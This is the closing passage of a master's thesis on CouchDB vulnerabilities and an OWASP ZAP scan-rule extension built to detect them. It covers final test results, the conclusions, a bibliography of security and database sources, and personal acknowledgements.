


Figure 4.12: Site tree of application “verge” by johnsellejr.




Figure 4.13: Alert raised for the password bypass attack on the application “verge” by johnsellejr.

The same operation has been repeated using the version 1.6.1 of *CouchDB*, but the application has proven to be incompatible with this version, and it was not able to run. Thanks to this application, the reliability of the password bypass control of the extension, has been strengthened, but also has been proved that the other controls do not raise alerts when the vulnerability related to them is not present.

4.6 Additional Information

For testing purpose, a lot of other applications found on GitHub, were used, but most of them had compatibility problems with the operating system or with *CouchDB* itself, so it was impossible to make them run correctly. Other applications, instead, had been developed in a secure way, so the attacks did not work, both performed from the extension, and performed “by hand” or with the Java Application (the one described in Section 3.4). In this moment, the extension is under the review of the *OWASP ZAP* development team, and if no problems will be found, the pull request will be accepted, and “CouchDbInjectionScanRule” will be added to the main project.

Conclusions

In this thesis have been analyzed the problems related to *CouchDB*, how to find them and how to try to correct them.

Initially a discussion about *NoSQL* databases in general, and then about *CouchDB* in depth has been made. Then the focus moved on the tools used nowadays to perform vulnerability assessment and penetration testing, talking about the *OWASP* organization and its famous projects, like the one used for the goal of this thesis, that is *OWASP ZAP*. So, a long description of how the vulnerabilities of *CouchDB* can be exploited, has been made, emphasizing the risks to which a system can be subjected if they are not discovered and fixed. For this reason a tool to find out these vulnerabilities, has been developed, and all the development process, has been described in this work. It has been exposed how the add-on works, and how it is done inside, for a deep knowledge in using it. Also the test phase has been described, with the intention to understand if the extension has been developed correctly and if it will be possible to use it by anyone who needs it. To make it possible for a large number of people to use it, the collaboration with *OWASP ZAP* team has been very useful. In fact, an add-on for this program, capable of finding out the vulnerabilities of *CouchDB*, has been developed to answer the issue “Add more NoSQL scan rules” #3480, (source: <https://github.com/zaproxy/zaproxy/issues/3480>). Now it is in the approval phase, under the inspection and the tests of the *OWASP ZAP* development leaders, waiting to be

accepted and published, initially in the alpha release of the tool (this can take several months), and maybe a day in the stable release. When the release will happen, everyone will be able to use the extension developed for this work, and it will be helpful for the developers working with *CouchDB*. The final consideration that can be done in the current scenario, is that *CouchDB*, together with all the other *NoSQL* databases, are very efficient and easy to use, but much more must be done on the development and on the use of these kind of technologies, with more awareness about their vulnerabilities and so on their security and reliability.

Bibliography and Sitography

- [1] *Introduction to Apache CouchDB*. en-us. Section: DBMS. Nov. 2021. URL: <https://www.geeksforgeeks.org/introduction-to-apache-couchdb/> (visited on 10/09/2021).
- [2] *Remote Code Execution in CouchDB*. URL: <https://justi.cz/security/2017/11/14/couchdb-rce-npm.html> (visited on 11/17/2021).
- [3] *5984,6984 - Pentesting CouchDB - HackTricks*. URL: <https://book.hacktricks.xyz/pentesting/5984-pentesting-couchdb> (visited on 11/08/2021).
- [4] *CVE - CVE-2017-12635*. URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2017-12635> (visited on 11/15/2021).
- [5] Patrick Spiegel. *NOSQL INJECTION (FUN WITH OBJECTS AND ARRAYS)*. URL: https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwjSr7LktZj0AhUL3aQKHVaAC2cQFnoECAIQAQ&url=https%3A%2F%2Fowasp.org%2Fwww-pdf-archive%2FGOD16-NOSQL.pdf&usg=A0vVaw3-L_6r5fy9bt6thSjB8rce (visited on 11/14/2021).
- [6] *CRLF Injection | OWASP*. en. URL: https://owasp.org/www-community/vulnerabilities/CRLF_Injection (visited on 11/10/2021).
- [7] *OWASP ZAP - Active Scan*. URL: <https://www.zaproxy.org/docs/desktop/start/features/ascan/> (visited on 11/10/2021).

- [8] *OWASP ZAP – Passive Scan*. URL: <https://www.zaproxy.org/docs/desktop/start/features/pscan/> (visited on 11/10/2021).
- [9] *Fuzzing / OWASP*. en. URL: <https://owasp.org/www-community/Fuzzing> (visited on 11/10/2021).
- [10] *OWASP ZAP: un potente strumento per scoprire vulnerabilità di siti Web*. URL: <https://www.guruadvisor.net/it/sicurezza/825-owasp-zap-un-potente-strumento-per-scoprire-vulnerabilita-di-siti-web> (visited on 11/09/2021).
- [11] *OWASP ZAP*. URL: <https://devopedia.org/owasp-zap> (visited on 11/09/2021).
- [12] *OWASP Top 10:2021*. URL: <https://owasp.org/Top10/> (visited on 11/08/2021).
- [13] *What Is the OWASP Top 10 and How Does It Work? / Synopsys*. URL: <https://www.synopsys.com/glossary/what-is-owasp-top-10.html> (visited on 11/07/2021).
- [14] *The Start of OWASP – A True Story*. en. URL: <https://www.veracode.com/blog/intro-appsec/start-owasp-true-story> (visited on 11/06/2021).
- [15] *Discover the Open Web Application Security Project (OWASP)*. en. URL: <https://openclassrooms.com/en/courses/5162996-secure-your-web-application-with-owasp/6122326-discover-the-open-web-application-security-project-owasp> (visited on 11/06/2021).
- [16] *Cos'è un'API RESTful?* it. URL: <https://www.redhat.com/it/topics/api/what-is-a-rest-api> (visited on 11/03/2021).
- [17] *Vendor lock-in*. it. Page Version ID: 119259069. Mar. 2021. URL: https://it.wikipedia.org/w/index.php?title=Vendor_lock-in&oldid=119259069 (visited on 10/23/2021).

- [18] *couchdb*. en-us. Mar. 2021. URL: <https://www.ibm.com/cloud/learn/couchdb> (visited on 10/23/2021).
- [19] *Database of Databases — CouchDB*. en. URL: <https://dbdb.io/db/couchdb> (visited on 10/23/2021).
- [20] *NoSQL Database Types - DZone Database*. en. URL: <https://dzone.com/articles/nosql-database-types-1> (visited on 10/18/2021).
- [21] *A Brief History of Non-Relational Databases - DATAVERSITY*. URL: <https://www.dataversity.net/a-brief-history-of-non-relational-databases/#> (visited on 10/10/2021).
- [22] *SQL vs. NoSQL Databases: What's the Difference? | IBM*. URL: <https://www.ibm.com/cloud/blog/sql-vs-nosql> (visited on 10/09/2021).
- [23] *B-albero*. it. Page Version ID: 121249462. June 2021. URL: <https://it.wikipedia.org/w/index.php?title=B-albero&oldid=121249462> (visited on 11/18/2021).
- [24] *Fuzzing*. it. Page Version ID: 123191859. Sept. 2021. URL: <https://it.wikipedia.org/w/index.php?title=Fuzzing&oldid=123191859> (visited on 11/10/2021).

Acknowledgements

I would like to thank Professor Riccardo Sisto, for giving me the opportunity to work under his supervision, on this thesis allowing me to combine my two main interests in the world of computer engineering, namely programming and cybersecurity.

The assistance provided to me by Dr. Luigi Casciaro and Dr. Ivan Aimale from Blue Reply srl has been essential for the development of this project, and I would like to thank them for this, but also for the experience they have allowed me to live within a very prestigious company, which has been a reason for personal growth.

A great acknowledgement goes out to my mother, who has been always by my side giving me all her love, for all the sacrifices she made for me and for teaching me to be strong in life, no matter what happens.

I would like to thank my father and his partner, for encouraging me to always give my best, to look to the future with optimism, and for the sacrifices they have made for me.

I am deeply grateful to my girlfriend, Greta, who accompanied me throughout my journey, with love, care, and sweetness in good and bad times, always trying to motivate me and give me strength.

An acknowledgement goes also to all my relatives, grandparents, aunts, uncles and cousins, who have accompanied me towards this goal by encouraging me and supporting me in every moment.

And last but not least, a huge thank goes to all my friends, my brothers by choice and my life companions who have always been ready to give me moments of fun, big laughs, but also a lot of help and comfort when I needed it.

Finally, I also want to thank Turin, this wonderful city, which has welcomed me and will always be in my heart with all its buildings and monuments, its boulevards, sports facilities, and breath-taking views.

